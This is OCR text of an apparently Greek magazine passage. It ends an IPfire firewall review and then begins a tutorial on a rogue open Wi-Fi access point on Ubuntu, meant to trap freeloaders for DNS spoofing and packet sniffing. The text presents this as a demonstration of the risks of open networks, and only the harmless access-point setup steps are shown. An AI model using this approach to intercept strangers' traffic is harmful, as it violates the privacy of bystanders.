
Το πρώτο πράγμα που κάναμε ήταν να ξεφυλλίσουμε το δικτυακό περιβάλλον του IPfire, για να δούμε στα γρήγορα τι έχει να προσφέρει. Εξετάζοντας κάθε πτυχή του δεν μπορούμε να πούμε ότι ξεμπερδέψαμε στα γρήγορα… Πέρα από το πλήρως παραμετροποιήσιμο firewall, το IPfire προσφέρει πάρα πολλές, έξτρα λειτουργίες και υπηρεσίες: Διευκολύνει τη δημιουργία VPN, συνδέεται αυτόματα σε Dynamic DNS services, λειτουργεί ως web proxy, δέχεται συνδέσεις SSH (duh), διαθέτει και σύστημα Intrusion Detection. Επιπρόσθετα, ενσωματώνει σύστημα διαχείρισης πακέτων για την εύκολη επέκταση του συστήματος. Με την εικονική υποδομή που δημιουργήσατε μπορείτε να ψαχουλέψετε το IPfire μόνοι σας, με την ησυχία σας. Είμαστε σίγουροι ότι τελικά θα κατακτήσει εύκολα μια θέση στο πραγματικό σας δίκτυο ;)


Sp1r@lEvolut10n


ipfire
system
status
network
services
firewall
ipfire
logs
global settings
192.168.148.49
PLUTO DEBUG
Save
connection status and control:
Add
certificate authorities:
sidemenu


ipfire
system
status
network
services
firewall
ipfire
logs
add a new rule:
TCP
DEFAULTIP
Add
Reset
current rules:
sidemenu

FREELOADER TRAP






Η εκδίκηση του γείτονα!

Αναφερόμαστε σ' εκείνον με το προστατευμένο κατά WEP ασύρματο δίκτυο, το οποίο, όπως δείξαμε στο άρθρο που ξεκινάει από τη σελίδα 18, σπάει πανεύκολα και προσφέρει άνετη, δωρεάν πρόσβαση σ' όσους επιλέξουν να του επιτεθούν. Ε, πλέον ο γείτονας έχει καταλάβει τι παιζόταν τόσο καιρό και τώρα σχεδιάζει την εκδίκησή του!

ΕΠΕΙΔΗ Ο ΓΕΙΤΟΝΑΣ ΜΑΣ δεν γνωρίζει ποιος ή ποιοι του έκλεβαν πολύτιμο bandwidth, αποφασίζει να στήσει μια παγίδα για όποιον ή όποιους τσιμπήσουν, ασχέτως αν όντως του είχαν σπάσει το WEP ή όχι. Εδώ που τα λέμε, δεν τον πολυ-ενδιαφέρει αν θα την πληρώσουν οι φταίχτες ή οι αθώοι. Απλά πιστεύει ότι ήρθε η ώρα να διασκεδάσει κι αυτός λιγάκι. Για το σκοπό αυτό ξεκινάει στήνοντας ένα ασύρματο δίκτυο *ελεύθερης* πρόσβασης. Όποιος το ανιχνεύει μπορεί ωραία και




Αν κατά τη δημιουργία του wireless access point (WAP) του δώσουμε το όνομα UbuntuAdhoc, ο NetworkManager του Ubuntu θα καταλάβει τι πάμε να κάνουμε και θα διευθετήσει για μας ένα σωρό λεπτομέρειες, όπως, π.χ., την ενεργοποίηση του IP forwarding και τη δημιουργία των απαραίτητων κανόνων για το iptables. Παρατηρήστε εξάλλου ότι σκόπιμα φροντίσαμε ώστε το Wireless security να είναι None, αφού θέλουμε να φτιάξουμε ένα ανοικτό WAP που θα προσφέρει ελεύθερα κι απεριόριστα πρόσβαση σε κάθε ενδιαφερόμενο.

καλά να συνδέεται σ' αυτό και να σερφάρει αμέριμνος. Αυτό βέβαια που δεν θα γνωρίζει είναι ότι ο κάτοχος του ασύρματου δικτύου παρακολουθεί ανελλιπώς τη δικτυακή κίνηση – και μάλιστα κάνει ένα σωρό αταξίες. Ελάτε να μπούμε για λίγο στη θέση του γείτονα, αν μη τι άλλο για να δούμε καλύτερα τι κάνει για να βγάλει τ' απωθημένα του.

ΣΤΟΧΟΣ ΚΑΙ ΠΡΟΫΠΟΘΕΣΕΙΣ ΣΕ ΥΛΙΚΟ/ΛΟΓΙΣΜΙΚΟ

Σκοπός μας είναι να στήσουμε ένα wireless access point (WAP) χωρίς κανέναν απολύτως περιορισμό, στο οποίο θα μπορεί να συνδέεται όποιος θέλει, και μάλιστα θα 'ναι σε θέση να χρησιμοποιεί το Internet απευθείας, χωρίς δηλαδή

να βλέπει πρώτα κάποια σελίδα όπου θα πρέπει να γραφτεί, να συνδεθεί, να πληκτρολογήσει κάποιο CAPTCHA κ.λπ., κ.λπ. Ως διαχειριστές αυτού του δικτύου θέλουμε να κάνουμε διάφορα πειράματα, όπως, π.χ., DNS spoofing και packet sniffing. Σημειώστε ότι αυτή τη φορά δεν μας ενδιαφέρουν παιχνίδια όπως το Firesheep (βλ. άρθρο σελ. 6). Πράγματι, από τη στιγμή που έχουμε πλήρη έλεγχο του ασύρματου δικτύου μπορούμε να κάνουμε πολύ μεγαλύτερη ζημιά. Όχι ότι



Αφού ο NetworkManager φτιάξει το WAP μας, καλό είναι να επέμβουμε λίγο και, αν μη τι άλλο, να του δώσουμε ένα SSID που θα προσελκύει τον κόσμο να συνδεθεί σ' αυτό. Κάτι άλλο που προτείνεται να κάνουμε είναι να δώσουμε στον NetworkManager το MAC address του συγκεκριμένου wireless adpater που χρησιμοποιούμε για το νέο, ασύρματο δίκτυο.

όντως επιθυμούμε να κάνουμε ζημιά, όμως πιστεύουμε ότι μέσα από την επίδειξη που θ' ακολουθήσει θα φανούν ξεκάθαρα οι κίνδυνοι των ανοικτών, ασύρματων δικτύων. Ξέρετε, προς γνώση και συμμόρφωση.
Το καλύτερο περιβάλλον για να στήσουμε την παγίδα μας είναι το Linux, και συγκεκριμένα το BackTrack. Επειδή όμως μάλλον σας έχουμε ζαλίσει μ' αυτό και, τέλος πάντων, για να μη δημιουργηθεί η εσφαλμένη εντύπωση ότι όλα τα ενδιαφέροντα πράγματα γίνονται *μόνο* με BackTrack, αποφασίζουμε αυτή τη φορά να δουλέψουμε από Ubuntu. Αναλυτικότερα, η πλατφόρμα μας είναι μια εικονική μηχανή (virtual machine – VM) με guest OS το Ubuntu 10.10 Maverick Meerkat, η οποία βγαίνει στο Internet από τη σύνδεση που έχει το host computer. Την ίδια σύνδεση το VM τη μοιράζει ασύρματα κι απεριόριστα στην περιοχή μέσω ενός

wireless USB stick, συγκεκριμένα μέσω του TP-Link TL-WN821N. Όλα τα εργαλεία και τα προγράμματα που θα χρειαστούμε για τα περαιτέρω είτε συνοδεύουν το Ubuntu είτε μπορούμε να τα εγκαταστήσουμε πανεύκολα εκ των υστέρων. Ξεκινάμε με –τι άλλο;– το στήσιμο του ελεύθερου wireless access point.

Το Ubuntu VM μας είναι πανέτοιμο να προσφέρει δωρεάν ασύρματο δίκτυο σ' όλη την περιοχή. Με τέτοιο SSID σίγουρα θα υπάρξουν κάποιοι που θα σκεφτούν ότι επιτέλους εκσυγχρονιστήκαμε! Ορισμένοι μάλιστα ίσως προλάβουν να σκεφτούν ότι γίναμε Τρίκαλα, κάτι που από πολλές απόψεις θα ήταν ευχής έργο...

AK47'S FOR EVERYBODY!

Αν δεν ξέρετε από πού προέρχεται η παραπάνω ατάκα, δεν πρόκειται να σας πούμε. Αν όμως (νομίζετε ότι) ξέρετε, ε τότε περάστε μια βόλτα από το Twitter ή από τη Facebook fan page του περιοδικού και πείτε μας γιατί νομίζετε ότι τη βάλαμε ως μεσότιτλο :D Εναλλακτικά, μην ασχοληθείτε καν κι ελάτε να δούμε πώς στήνουμε ένα ασύρματο σημείο πρόσβασης μέσα από το Ubuntu Linux.
Αν και υπάρχουν πολλοί τρόποι για να πετύχουμε το σκοπό μας, ίσως ο ευκολότερος είναι μέσω του λεγόμενου NetworkManager. Για τη συνέχεια κάνουμε δύο μόνο προϋποθέσεις: α) το guest OS έχει πρόσβαση στο Internet, β) βλέπει σωστά τον wireless adapter που σε λίγο θ' αποκτήσει ρόλο WAP (στην περίπτωσή μας πρόκειται γι' αυτό το wireless USB stick της TP-Link).

Βήμα 1, προαιρετικό. Ανοίγουμε ένα παράθυρο τερματικού, ενημερώνουμε τα software repositories του Ubuntu κι εφαρμόζουμε τις όποιες αναβαθμίσεις (τονισμένο με κίτρινο χρώμα είναι το input του χρήστη):

```
sub0@ubuntu-desktop-vm:~$ sudo apt-get update
[sudo] password for sub0:
Hit http://gr.archive.ubuntu.com maverick Release.gpg
...
Get:21 http://security.ubuntu.com maverick-security/multi-
verse i386 Packages [1,655B]
Fetched 424kB in 3s (136kB/s)
Reading package lists... Done
sub0@ubuntu-desktop-vm:~$ sudo apt-get upgrade
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages will be upgraded:
 empathy empathy-common firefox firefox-branding firefox-
gnome-support libgssapi-krb5-2 libk5crypto3 libkrb5-3 lib-
krb5support0 libsyncdaemon-1.0-1 nautilus-sendto-empathy
 python-ubuntuone-client software-center ubuntuone-client
ubuntuone-client-gnome xulrunner-1.9.2
16 upgraded, 0 newly installed, 0 to remove and 0 not up-
graded.
Need to get 24.1MB of archives.
After this operation, 160kB of additional disk space will
be used.
Do you want to continue [Y/n]? Y
Get:1 http://gr.archive.ubuntu.com/ubuntu/ maverick-
updates/main libk5crypto3 i386 1.8.1+dfsg-5ubuntu0.2
[96.2kB]
...
Processing triggers for python-central ...
sub0@ubuntu-desktop-vm:~$
```

Βήμα 2. Κάνουμε αριστερό κλικ στο εικονίδιο του NetworkManager (πάνω δεξιά στο GNOME desktop) κι επιλέγουμε Create New Wireless Network. Στο ομώνυμο παράθυρο που εμφανίζεται φροντίζουμε κατ' αρχάς ώστε το Network name να είναι «UbuntuAdhoc», χωρίς τα εισαγωγικά. Ακριβώς επειδή δώσαμε αυτό το όνομα ο NetworkManager θα καταλάβει τι θέλουμε να κάνουμε κι έτσι θα διευθετήσει αυτόματα όλες τις λεπτομέρειες (ενεργοποίηση IP forwarding, προσθήκη απαραίτητων κανόνων στο firewall κ.ο.κ.). Αναφορικά με την ασφάλεια, θέτουμε Wireless security = None. Μην ξεχνάτε ότι δημιουργούμε ένα ανοικτό WAP! Πατάμε στο Apply, ο NetworkManager πιάνει δουλειά και σε λίγα δευτερόλεπτα το WAP είναι έτοιμο. Αν θέλετε, μπορείτε να το δοκιμάσετε (ψάξτε για ασύρματο δίκτυο με SSID το UbuntuAdhoc). Δεν έχουμε όμως ακόμα τελειώσει.

Τι να το κάνει το iPhone το 3G; Αφού τη σήμερον ημέρα σχεδόν παντού βρίσκεις Wi-Fi! Ορίστε, πιάσαμε σήμα από το δημοτικό, που είναι και δωρεάν...

